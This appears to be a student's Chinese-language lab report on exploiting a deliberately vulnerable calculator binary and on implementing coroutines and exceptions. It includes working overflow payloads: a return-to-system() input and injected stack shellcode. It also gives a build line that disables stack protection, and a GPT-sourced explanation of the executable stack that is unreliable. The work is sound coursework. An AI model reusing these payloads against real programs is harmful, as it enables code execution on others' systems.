Task 1.1

在input函数中，gets先将输入的字符放置在buffer，位于$rbp-0x20

```
0x000000000040123e <+36>:    lea    -0x20(%rbp),%rax
0x0000000000401242 <+40>:    mov    %rax,%rdi
0x0000000000401245 <+43>:    call   0x401080 <gets@plt>
```

距离存放返回地址的$rbp+0x8,相距0x28=40字节

```
(gdb) x/gx $rbp+0x8
0x7fffffffd678: 0x0000000000401303
(gdb) x/gx $rbp-0x20
0x7fffffffd650: 0x0000000000000000
```

```
0x00000000004011c3 <+45>:    call   0x401060 <system@plt>
```

./malware需要经过system函数运行，找到eval中system函数的地址位置为0x4011c3 由此拼凑得到关键方法：将返回地址改为0x4011c3, 然后将rdi设置为./malware 但是为了实现栈溢出后覆盖返回地址，在./malware加上 ''+'#'+ 30个'A'(共40个字节) 再在后面加上b'\xc3\x11\x40\x00\x00\x00\x00\x00'， 即可实现跳转到system并将rdi设置为./malware

得到结果

```
/shellIntegration-bash.sh
                                    └─dark-calc,104420
                                      └─sh,104421 -c -- ./malware #AAAA))
                                        └─malware,104422 ./malware
                                          └─pstree,104423 -a -l -p -s -H 104422 104422

### The bomb was triggered by the dark-calc process. ###
### You have successfully detonated the bomb! Congratulations! ###

Bus error (core dumped)
```

虽然完成，但是显示bus error 参考tips，将返回地址调整为eval函数中push %rbp下一行(0x40119b), 即可解决

```
Dump of assembler code for function eval:
   0x0000000000401196 <+0>:     endbr64
   0x000000000040119a <+4>:     push   %rbp
   0x000000000040119b <+5>:     mov    %rsp,%rbp
```

【最终结果】

```
/shellIntegration-bash.sh
                                    └─dark-calc,108856
                                        └─sh,108857 -c -- ./malware #AAAA))
                                            └─malware,108858 ./malware
                                                └─pstree,108859 -a -l -p -s -H 108858 108858

### The bomb was triggered by the dark-calc process. ###
### You have successfully detonated the bomb! Congratulations! ###

fanti@TingShuo:~/lab3/dark-calc$
```

Problem 1.1

函数溢出的一大类型是缓冲区溢出，典型案例有 gets(), strcpy(), strcat(), scanf("%s"), sprintf() 如果缓冲区不足够大，就会产生溢出

此外，递归过深，局部变量过大等情况会导致栈空间耗尽，从而导致下溢出

在编程实践中，我经常在构造或遍历时没有妥当处理构造/遍历逻辑，导致无限循环等，此外，有时使用的函数也存在被栈溢出的潜在风险

Task 2.1

对于写汇编的难题，通过巧妙的写一段汇编代码然后编译再反汇编的方式，得到对应机器码，如下三张图所示：

```
fanti@TingShuo:~/lab3/dark-calc$ gcc -c grade_eval.S -o grade_eval.o
fanti@TingShuo:~/lab3/dark-calc$ objdump -d grade_eval.o > grade_eval_dump.S
```

//

lab3 > dark-calc > ASM grade_eval.S

```
1       .att_syntax prefix
2       .global _start
3   _start:
4       mov     $0x4, %rdi
5       mov     $0x4011df, %rax
6       jmp     *%rax
7
```

//

```
lab3 > dark-calc > ASM grade_eval_dump.S
1
2   grade_eval.o:     file format elf64-x86-64
3
4
5   Disassembly of section .text:
6
7   0000000000000000 <_start>:
8      0: 48 c7 c7 04 00 00 00    mov    $0x4,%rdi
9      7: 48 c7 c0 df 11 40 00    mov    $0x4011df,%rax
10     e: ff e0                   jmp    *%rax
11
```

但是一开始误以为栈中指令的执行也是像之前读取返回地址一样，从高地址到低地址，所以按照小端序反着输入了16个字节的机器码，并且将返回地址放在$rbp-0x11($rbp-0x20 +15 的位置)，具体构造参见下图注释掉的payload和下下图查询$rbp-0x11对应地址，

```
# payload = b'\xe0\xff\x00\x40\x11\xdf\xc0\xc7' \
#         + b'\x48\x00\x00\x00\x04\xc7\xc7\x48' \
#         + b'A' * 0x18 \
#         + b'\x2f\xd6\xff\xff\xff\x7f\x00\x00'

payload = b'\x48\xc7\xc7\x04\x00\x00\x00\x48' \
        + b'\xc7\xc0\xdf\x11\x40\x00\xff\xe0' \
        + b'A' * 0x18 \
        + b'\x20\xd6\xff\xff\xff\x7f\x00\x00'
```

//

```
(gdb) x/gx $rbp-0x11
0x7fffffffd62f: 0x0000000000000000
```

后通过打印$rbp-0x20 ~ $rbp-0x11发现不对，查询得知即使在栈中，代码执行也遵循 低地址 -> 高地址 的顺序，故只需要按照顺序输入机器码，然后把返回地址设为$rbp-0x20，即可，可以说是理解得更到位了。具体构造参见上图最终保留的payload以及下图查询$rbp-0x20对应地址

```
(gdb) x/gx $rbp-0x20
0x7fffffffd620: 0xc7c0df114000ffe0
```

【最终结果】

```
(gdb) run < payload_dark
Starting program: /home/fanti/lab3/dark-calc/dark-calc < payload_dark

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.ubuntu.com>
Enable debuginfod for this session? (y or [n]) n
Debuginfod has been disabled.
To make this setting permanent, add 'set debuginfod enabled off' to .gdbinit.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter an expression (length up to 15):

 Hope A will be your grade!
[Inferior 1 (process 179568) exited normally]
(gdb)
```

Problem 3.1

对防御机制的理解

运行 gdb dark-calc-my, 会报错 stack smashing，说明出发了栈保护机制，如下图

```
(gdb) run < payload_dark
Starting program: /home/fanti/lab3/dark-calc/dark-calc-my < payload_dark
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter an expression (length up to 15):
*** stack smashing detected ***: terminated

Program received signal SIGABRT, Aborted.
__pthread_kill_implementation (no_tid=0, signo=6, threadid=<optimized out>) at ./nptl/pthread_kill.c:44
warning: 44     ./nptl/pthread_kill.c: No such file or directory
```

这是因为GCC/运行时的栈保护（stack protector / canary）：

```
000000000040121a <input>:
  40121a: f3 0f 1e fa           endbr64
  40121e: 55                    push   %rbp
  40121f: 48 89 e5              mov    %rsp,%rbp
  401222: 48 83 ec 30           sub    $0x30,%rsp
  401226: 48 89 7d d8           mov    %rdi,-0x28(%rbp)
  40122a: be 0f 00 00 00        mov    $0xf,%esi
  40122f: bf 50 20 40 00        mov    $0x402050,%edi
  401234: b8 00 00 00 00        mov    $0x0,%eax
  401239: e8 32 fe ff ff        call   401070 <printf@plt>
  4012d1: 8b 45 fc              mov    -0x4(%rbp),%eax
  4012d4: 48 63 d0              movslq %eax,%rdx
  4012d7: 48 8b 45 d8           mov    -0x28(%rbp),%rax
  4012db: 48 8d 48 08           lea    0x8(%rax),%rcx
  4012df: 48 8d 45 e0           lea    -0x20(%rbp),%rax
  4012e3: 48 89 c6              mov    %rax,%rsi
  4012e6: 48 89 cf              mov    %rcx,%rdi
  4012e9: e8 42 fd ff ff        call   401030 <strncpy@plt>
  4012ee: 90                    nop
  4012ef: c9                    leave
  4012f0: c3                    ret
```

```
000000000004012ba <input>:
  4012ba: f3 0f 1e fa           endbr64
  4012be: 55                    push   %rbp
  4012bf: 48 89 e5              mov    %rsp,%rbp
  4012c2: 48 83 ec 40           sub    $0x40,%rsp
  4012c6: 48 89 7d c8           mov    %rdi,-0x38(%rbp)
  4012ca: 64 48 8b 04 25 28 00  mov    %fs:0x28,%rax
  4012d1: 00 00
  4012d3: 48 89 45 f8           mov    %rax,-0x8(%rbp)
  401395: 48 89 cf              mov    %rcx,%rdi
  401398: e8 23 fd ff ff        call   4010c0 <strncpy@plt>
  40139d: 90                    nop
  40139e: 48 8b 55 f8           mov    -0x8(%rbp),%rdx
  4013a2: 64 48 2b 14 25 28 00  sub    %fs:0x28,%rdx
  4013a9: 00 00
  4013ab: 74 05                 je     4013b2 <input+0xf8>
  4013ad: e8 3e fd ff ff        call   4010f0 <__stack_chk_fail@plt>
  4013b2: c9                    leave
  4013b3: c3                    ret
```

是否能够彻底"防御"溢出漏洞？

显然不能，如果设法获取上图中fs::0x28, 并在栈溢出时保持此位置值不变，则会让程序误以为栈没有发生溢出，从而无法彻底"防御"溢出漏洞。

Problem 3.2

区别1

由problem 3.1可知，需要去除栈保护机制， 经过查询，需要加上指令-fno-stack-protector

区别2

此外，即使去掉栈保护，还是会报错segmentation fault, 如下图所示：

```
Program received signal SIGSEGV, Segmentation fault.
0x00007fffffffd620 in ?? ()
```

这便是因为原本栈中是不可执行机器码的，而通过将dark-calc与empty.S联合编译，借助GPT的解释(见下图), 可知链接器启用了传统ld模板(而非secure-PLT模板)

(2) 你的两个命令在链接层的区别

编译命令	链接行为	.plt 结构
dark-calc（+ empty.S）	链接器启用 **传统 ld 模板**，empty.S 迫使重新生成 .plt / .plt.got；不触发 .plt.sec 模板	.plt 中每个符号条目都是 pushq + jmp plt0 延迟绑定结构
dark-calc-my	链接器使用 **secure-PLT 模板**（默认），启用 .plt.sec	每个符号直接 jmp *addr(%rip)（安全直接跳转 GOT）

原因关键点：


- 当链接器检测到文件中含有汇编源（如 empty.S），它认为该目标文件"不安全、不可延迟绑定"；
- 因此自动回退到 **传统** .plt + .plt.got **模式**；
- 而 dark-calc-my 没有汇编对象，只包含 C 源，GCC 默认生成 secure-PLT（.plt.sec）结构。

从而使得栈中可以进行执行机器码的操作，参考下图佐证，其中'rwxp'中的'x'代表栈中可执行execute操作

```
fanti@TingShuo:~/lab3/dark-calc$ cat /proc/$(pgrep dark-calc-withS)/maps | grep -i stack
7ffc3b496000-7ffc3b4b8000 rwxp 00000000 00:00 0                          [stack]
```

此外，ld模板与secure-PLT模板的区别也体现在以下两点：

1. dark-calc(左)和dark-calc(右)各自.plt段的对比



```
dark-calc.S U
lab3 > dark-calc > dark-calc.S
0000000000401000 <_init>:
  401014: ff d0                 call   *%rax
  401016: 48 83 c4 08           add    $0x8,%rsp
  40101a: c3                    ret

Disassembly of section .plt:

0000000000401020 <strncpy@plt-0x10>:
  401020: ff 35 ca 2f 00 00     push   0x2fca(%rip)        # 403ff0 <_GLOBAL_OFF
  401026: ff 25 cc 2f 00 00     jmp    *0x2fcc(%rip)       # 403ff8 <_GLOBAL_OF
  40102c: 0f 1f 40 00           nopl   0x0(%rax)

0000000000401030 <strncpy@plt>:
  401030: ff 25 ca 2f 00 00     jmp    *0x2fca(%rip)       # 404000 <strncpy@GL
  401036: 68 00 00 00 00        push   $0x0
  40103b: e9 e0 ff ff ff        jmp    401020 <_init+0x20>

0000000000401040 <puts@plt>:
  401040: ff 25 c2 2f 00 00     jmp    *0x2fc2(%rip)       # 404008 <puts@GLIBC
  401046: 68 01 00 00 00        push   $0x1
  40104b: e9 d0 ff ff ff        jmp    401020 <_init+0x20>

0000000000401050 <strlen@plt>:
  401050: ff 25 ba 2f 00 00     jmp    *0x2fba(%rip)       # 404010 <strlen@GLI
  401056: 68 02 00 00 00        push   $0x2
  40105b: e9 c0 ff ff ff        jmp    401020 <_init+0x20>

0000000000401060 <system@plt>:
  401060: ff 25 b2 2f 00 00     jmp    *0x2fb2(%rip)       # 404018 <system@GLI
  401066: 68 03 00 00 00        push   $0x3
  40106b: e9 b0 ff ff ff        jmp    401020 <_init+0x20>

0000000000401070 <printf@plt>:
  401070: ff 25 aa 2f 00 00     jmp    *0x2faa(%rip)       # 404020 <printf@GLI
  401076: 68 04 00 00 00        push   $0x4
  40107b: e9 a0 ff ff ff        jmp    401020 <_init+0x20>

0000000000401080 <gets@plt>:
  401080: ff 25 a2 2f 00 00     jmp    *0x2fa2(%rip)       # 404028 <gets@GLIBC
  401086: 68 05 00 00 00        push   $0x5
  40108b: e9 90 ff ff ff        jmp    401020 <_init+0x20>

0000000000401090 <fflush@plt>:
  401090: ff 25 9a 2f 00 00     jmp    *0x2f9a(%rip)       # 404030 <fflush@GLI
  401096: 68 06 00 00 00        push   $0x6
  40109b: e9 80 ff ff ff        jmp    401020 <_init+0x20>
```

```
dark-calc.c  payload_dark.py M  dark-calc-my.S U  dark-calc-withS.S
lab3 > dark-calc > dark-calc-my.S
0000000000401000 <_init>:
  401014: ff d0                 call   *%rax
  401016: 48 83 c4 08           add    $0x8,%rsp
  40101a: c3                    ret

Disassembly of section .plt:

0000000000401020 <.plt>:
  401020: ff 35 ca 2f 00 00     push   0x2fca(%rip)        # 403ff0 <_GLOBAL_O
  401026: ff 25 cc 2f 00 00     jmp    *0x2fcc(%rip)       # 403ff8 <_GLOBAL_
  40102c: 0f 1f 40 00           nopl   0x0(%rax)
  401030: f3 0f 1e fa           endbr64
  401034: 68 00 00 00 00        push   $0x0
  401039: e9 e2 ff ff ff        jmp    401020 <_init+0x20>
  40103e: 66 90                 xchg   %ax,%ax
  401040: f3 0f 1e fa           endbr64
  401044: 68 01 00 00 00        push   $0x1
  401049: e9 d2 ff ff ff        jmp    401020 <_init+0x20>
  40104e: 66 90                 xchg   %ax,%ax
  401050: f3 0f 1e fa           endbr64
  401054: 68 02 00 00 00        push   $0x2
  401059: e9 c2 ff ff ff        jmp    401020 <_init+0x20>
  40105e: 66 90                 xchg   %ax,%ax
  401060: f3 0f 1e fa           endbr64
  401064: 68 03 00 00 00        push   $0x3
  401069: e9 b2 ff ff ff        jmp    401020 <_init+0x20>
  40106e: 66 90                 xchg   %ax,%ax
  401070: f3 0f 1e fa           endbr64
  401074: 68 04 00 00 00        push   $0x4
  401079: e9 a2 ff ff ff        jmp    401020 <_init+0x20>
  40107e: 66 90                 xchg   %ax,%ax
  401080: f3 0f 1e fa           endbr64
  401084: 68 05 00 00 00        push   $0x5
  401089: e9 92 ff ff ff        jmp    401020 <_init+0x20>
  40108e: 66 90                 xchg   %ax,%ax
  401090: f3 0f 1e fa           endbr64
  401094: 68 06 00 00 00        push   $0x6
  401099: e9 82 ff ff ff        jmp    401020 <_init+0x20>
  40109e: 66 90                 xchg   %ax,%ax
  4010a0: f3 0f 1e fa           endbr64
  4010a4: 68 07 00 00 00        push   $0x7
  4010a9: e9 72 ff ff ff        jmp    401020 <_init+0x20>
  4010ae: 66 90                 xchg   %ax,%ax
  4010b0: f3 0f 1e fa           endbr64
  4010b4: 68 08 00 00 00        push   $0x8
  4010b9: e9 62 ff ff ff        jmp    401020 <_init+0x20>
```

2. dark-calc-my 额外有 .plt.sec

```
Disassembly of section .plt.sec:

00000000004010c0 <strncpy@plt>:
  4010c0: f3 0f 1e fa           endbr64
  4010c4: ff 25 36 2f 00 00     jmp    *0x2f36(%rip)        # 404000 <strncpy@GLIBC_2.2.5>
  4010ca: 66 0f 1f 44 00 00     nopw   0x0(%rax,%rax,1)

00000000004010d0 <puts@plt>:
  4010d0: f3 0f 1e fa           endbr64
  4010d4: ff 25 2e 2f 00 00     jmp    *0x2f2e(%rip)        # 404008 <puts@GLIBC_2.2.5>
  4010da: 66 0f 1f 44 00 00     nopw   0x0(%rax,%rax,1)

00000000004010e0 <strlen@plt>:
  4010e0: f3 0f 1e fa           endbr64
  4010e4: ff 25 26 2f 00 00     jmp    *0x2f26(%rip)        # 404010 <strlen@GLIBC_2.2.5>
  4010ea: 66 0f 1f 44 00 00     nopw   0x0(%rax,%rax,1)

00000000004010f0 <__stack_chk_fail@plt>:
  4010f0: f3 0f 1e fa           endbr64
  4010f4: ff 25 1e 2f 00 00     jmp    *0x2f1e(%rip)        # 404018 <__stack_chk_fail@GLIBC_2.
  4010fa: 66 0f 1f 44 00 00     nopw   0x0(%rax,%rax,1)

0000000000401100 <system@plt>:
  401100: f3 0f 1e fa           endbr64
  401104: ff 25 16 2f 00 00     jmp    *0x2f16(%rip)        # 404020 <system@GLIBC_2.2.5>
  40110a: 66 0f 1f 44 00 00     nopw   0x0(%rax,%rax,1)

0000000000401110 <printf@plt>:
  401110: f3 0f 1e fa           endbr64
  401114: ff 25 0e 2f 00 00     jmp    *0x2f0e(%rip)        # 404028 <printf@GLIBC_2.2.5>
  40111a: 66 0f 1f 44 00 00     nopw   0x0(%rax,%rax,1)

0000000000401120 <gets@plt>:
  401120: f3 0f 1e fa           endbr64
  401124: ff 25 06 2f 00 00     jmp    *0x2f06(%rip)        # 404030 <gets@GLIBC_2.2.5>
  40112a: 66 0f 1f 44 00 00     nopw   0x0(%rax,%rax,1)

0000000000401130 <fflush@plt>:
  401130: f3 0f 1e fa           endbr64
  401134: ff 25 fe 2e 00 00     jmp    *0x2efe(%rip)        # 404038 <fflush@GLIBC_2.2.5>
  40113a: 66 0f 1f 44 00 00     nopw   0x0(%rax,%rax,1)
```

因此，编译时需要加上empty.S共同编译

结论

经过以上两点区别，分析可得， dark-calc的汇编指令应该为:

```
gcc -fno-pie -no-pie -fno-stack-protector -o dark-calc dark-calc.c empty.S
```

Problem 4.1

-0x4(%rbp) 处存放的是 循环条件变量i，每轮++i, 继续判断 1217 位置的 mov 语句将 i 移动到 eax，下一行再从 eax 移动到 rdi，进而作为参数传入 , 而之所以不直接传到rdi，而是以eax作为中介，经于GPT讨论可能跟编译选

项 -O0 禁止优化，从而保留了中间变量有关。

Problem 4.2

通过直接将变量存到寄存器的方式，省去了程序运行过程中，将变量从内存转移至寄存器的过程，而CPU访问寄存器的速度比访问内存的速度快几个数量级，从而显著减少了内存访问开销，提高了程序运行速度。

如果直接将rip修改到1221，而没有复原 rbp， rsp 的话，栈帧将仍指向callee函数中，导致main函数中栈帧混乱，从而出现 segmentation fault

Problem 4.3

所有寄存器

Problem 4.4

1 (栈帧) 0 (寄存器)

Problem 4.5

endbr64 mov (%rsp), %rax mov %rax, (%rdi) // 不可以再精简成 mov (%rsp), (%rdi), 因为x86不支持内存到内存的拷贝，太慢 xor %rax, %rax ret

Problem 4.6

因为在 naive_func 中，仅仅使用了 rdi 和 rsp， 没有创建局部变量等，即没有在栈帧中做事，故可以省略 rbp， rsp更新再复原的过程，且不会影响后续运行。

Task 4.1

在 __ctx_save 中，dest 依次存放的是 %r15, %r14, %r13, %r12, %rbx, %rbp, %rsp, %rip 在 __ctx_restore 中，依次恢复以上寄存器中存放的值(%rip 较为特殊，x86 规定不能直接赋值更改，故通过 jmp *%rdx 的方式间接跳转) 同时，将 ret_val 写入 %eax ，实现对于返回值的修改

Task 4.2

context.h中有对于_err_stk_node的结构体定义，包含ctx和prev 故： 在 __err_stack_push 中, 先分配 node，存放 ctx , 把 prev 指向上一个 node (栈顶指针) 在 __err_stack_pop 中，先取栈顶 node , 然后取 ctx， 然后 free 掉 node， 将 prev 指向新的栈顶

> 即可

Task 4.3

结果看起来很简单，但是已经做力竭了，简单解释一下：

> · 手动 malloc 一个栈，返回低地址，为了模拟真实系统栈从高到低延申，故将 rbp, rsp 放在 malloc 空间最高地址处，使得存在足够大的栈空间进行递归调用。
> · 将 return addr 放置在 rsp 的位置，这非常重要，这是因为由于我们不是通过 call 进入函数， 而是通过 jump， 略去了一般的push rbp， 以及 ret 时 rsp 的归位，而 return addr 永远是在 rsp 位置取的，故要注意对齐，否则最后无法正确 return ERR_GENEND.
> · 初始化 rip 指向 f ，以便 restore 时可以 jump 到 test 函数，
> · 但是 test 函数需要一个参数 rdi，故在ctx中新增空间存放 rdi，generator 初始化时指向 arg，
> · 然后微调 Task1 中 .S 文件，添加: ```movq 0x40(%rdi), %rdi```，使得 arg 能够传入 task 函数

以上为大致流程

Problem 4.7

send 先 save 自己的进程，再 restore 传入的 __generator 的进程； yield 先 save 自己的进程，再 restore 自己的 __generator 的 caller 的 __generator 的进程； back_to_reality 彻底结束 __generator 的进程，回到主进程；try 是先 push ，再 save ，并判断 save 的返回值(__err_try)是否是 0 ；catch 是 else ；throw 是将 ctx pop 出来，作为参数(并上传给 throw 的参数 x 作为 restore 的返回值)传入 restore

通过封装的形式，使得函数的功能清晰，同时隐藏内部实现。

Problem 4.8

```
fanti@TingShuo:~/lab3/coroutine$ gdb program

Breakpoint 1, test7 (x=0) at main.c:192
192     {
(gdb) x/10gx $rsp
0x7fffffffd530: 0x00007fffffffd5e0      0x0000000000401a8f
0x7fffffffd540: 0x00000000fffffffe      0x0000000000000000
0x7fffffffd550: 0x00007ffff7ffd000      0x0000000000404e00
0x7fffffffd560: 0x0000000000000000      0x0000000000000001
0x7fffffffd570: 0x0000000000000001      0x00007fffffffd5e0
(gdb) c
Continuing.

Breakpoint 1, test7 (x=1) at main.c:192
```

```
192     {
(gdb) x/10gx $rsp
0x408f20:       0x0000000000000000      0x0000000100000000
0x408f30:       0x0000000d00000000      0x0000000000000000
0x408f40:       0x0000000000000000      0x0000000000000000
0x408f50:       0xfffffffffffffff88     0x0000000000000000
0x408f60:       0x0000000000406e80      0x0000000000408fa8
(gdb) c
Continuing.

Breakpoint 1, test7 (x=2) at main.c:192
192     {
(gdb) x/10gx $rsp
0x40af30:       0x0000000000000000      0x0000000200000000
0x40af40:       0x0000000000000000      0x0000000000000000
0x40af50:       0x0000000000000000      0x0000000000000000
0x40af60:       0x0000000000000000      0x0000000000000000
0x40af70:       0x0000000000000000      0x0000000000000000
(gdb) c
Continuing.

Breakpoint 1, test7 (x=3) at main.c:192
192     {
(gdb) x/10gx $rsp
0x40cf40:       0x0000000000000000      0x0000000300000000
0x40cf50:       0x0000000000000000      0x0000000000000000
0x40cf60:       0x0000000000000000      0x0000000000000000
0x40cf70:       0x0000000000000000      0x0000000000000000
0x40cf80:       0x0000000000000000      0x0000000000000000
(gdb) c
Continuing.

Breakpoint 1, test7 (x=4) at main.c:192
192     {
(gdb) x/10gx $rsp
0x40ef50:       0x0000000000000000      0x0000000400000000
0x40ef60:       0x0000000000000000      0x0000000000000000
0x40ef70:       0x0000000000000000      0x0000000000000000
0x40ef80:       0x0000000000000000      0x0000000000000000
```

Task 4.4

很简陋的进度条

Problem 5.1

即为八皇后问题的 Haskell 代码实现

```
safe :: Int -> [Int] -> Int -> Bool
safe _ [] _ = True
safe x (x1:xs) n = x /= x1 && x /= x1 + n && x /= x1 - n && safe x xs (n+1)
```

-> 构建 safe 函数，判断 x 在给定 y=(x1:xs)的 n-1 皇后布局下 下，是不是合理的新皇后位置

```
queens :: Int -> [[Int]]
queens 0 = [[]]
queens n = [ x:y | y <- queens (n-1), x <- [1..8], safe x y 1]
```

-> 构建 queen 函数，从 queen(0) 开始，递归构造符合要求的新皇后位置, 即符合: queen(n) = x | queen(n-1) && safe(x, y)

由此可见，函数式语言和过程式语言的区别在于 过程式语言着重于描述过程，而函数式语言着重于描述一个函数，对于人来说一个函数代表了一个过程，或者满足的一个条件，是人类理解问题的一个小单元

Problem 5.2

栈区是系统函数调用时使用的，而堆区是自行分配空间时使用的。我们的异常处理栈在运行时是存放在**堆区**的， **优势**: 灵活易于实现，可以小规模部署，可以实现协程。 **劣势**: **堆区** 不受系统的栈管控，完全依靠我们自行手动管理(如此处的链表), 从而容易导致很多安全维护问题，无法被编译器优化，此外也无法被编译器进行安全保护。 因此，可维护性低，安全性低。

Problem 5.3

Handler Function 需要知道当前 error 处于哪个 try 模块， 对应哪个 catch 模块，catch 的 error 类型是否能够匹配错误类型，而这些都需要访问 Scope Table Str 获得。

例如对于

```
#include <iostream>
using namespace std;

void bar() {
    throw 123;
}

void foo() {
    try {
        bar();            // <-- call site
```

```
    } catch (int x) {      // <-- catch handler
        cout << "caught " << x << endl;
    }
}

int main() {
    foo();
}
```

这段代码，反汇编foo函数得到， `Contents of section .gcc_except_table: 2168 ff9b1901 110d0514 01210500 00472775 .....!...G'u 2178 00870105 00000100 901e0000` 这就是STP! 经GPT解释，STP一个主要部分是 Call-site Table, 构成为 代表 start ~ start + length 的位置可能出现异常，需要跳转到 landing pad， 执行 action

具体针对 foo() 函数的这个 STP, call-site table 从 `0d 05 14 01` 开始, 具体可分为以下几段:

Entry #1: `0d 05 14 01` Entry #2: `21 05 00 00` Entry #3: `87 01 05 00 00` action table: `01 00 90 1e 00 00`

我们可以得到以下信息:

1. Entry #1: foo() 中的 bar() 是一个可能抛出异常的区域，异常发生时需跳转到 foo() 的 landing pad (在这进行异常类型匹配)
2. landing pad 中判断条件为: **只有异常类型匹配（为 int） 时才执行 catch(int)**，否则向上抛
3. action table: 执行 catch(int)
4. Entry #2: 另外几段区域没有异常处理，需要通过 **next record ptr**(GPT认为是 **stack unwinding**，和lab文档的理解有分歧) 向上抛，寻找匹配的 catch 块
5. Entry #3: cleanup 区域 (清理逻辑)

Problem 5.4

摧毁栈帧是合理的，这样释放了无错误处理的栈帧，保证了程序的安全运行。然而，如果在进行复杂的任务，需要保留栈帧中数据的清空，这样便是不好的。 而异常处理控制流注重程序的安全运行和安全处理异常，因此选择释放错误栈帧空间。但如果用于复杂运算或者模型训练，直接清空是不合适的。 Italium不手动维护一个异常栈，而是通过STP的方式存储异常的相关信息，做到在不发生异常时与无异常处理的代码性能类似，这很有意义。 而我们的实验方法简单易于实现，方便我们小白理解函数之间通过 setjump 和 longjump 跳转的控制流，具有教学意义，但是安全性，效率等方面都大大欠佳

Problem 5.5

· 代数效应可以运用在所有需要隐藏具体实现的清空，例如文档中的获取db中的数据，又例如，往日志中传入信息，验证用户权限等，避免了层层传递参数/全局变量 在我的以前pj的编程过程中，常出现层层传参数，导致函数传参混乱，封装不明确的情况，虽然没有具体回看，但如果是一些内部实现需要的参数，或者是极个别情况才需要传入的参数，感觉都可以妥善使用代数效应，抛出perform，交由handle 处理完内部实现/个别情况 再resume 回来，使得代码可读性更高，结构更优。

· 如果我是编译器，我会采用 “捕获 continuation + handler 链” 的策略来编译代数效应： 在遇到 perform 时，编译器将当前执行点之后的代码转换为一个 continuation 对象（类似把剩余计算打包成可恢复的函数），并把

它连同 effect 一起交给当前作用域内的 handler 链。 handler 根据 effect 类型决定是否处理，若处理则调用 resume 恢复该 continuation 继续执行。 这种设计合理，因为：

· continuation 能精确表示“perform 之后的剩余计算”，天然符合代数效应语义；

· handler 链与异常链结构相同，便于查找最近的处理者；

· 计算逻辑与处理逻辑彻底分离，使代码更可组合、可测试；

· 不需要像 Itanium ABI 那样依赖复杂的 unwinding 结构，适合通用语言实现。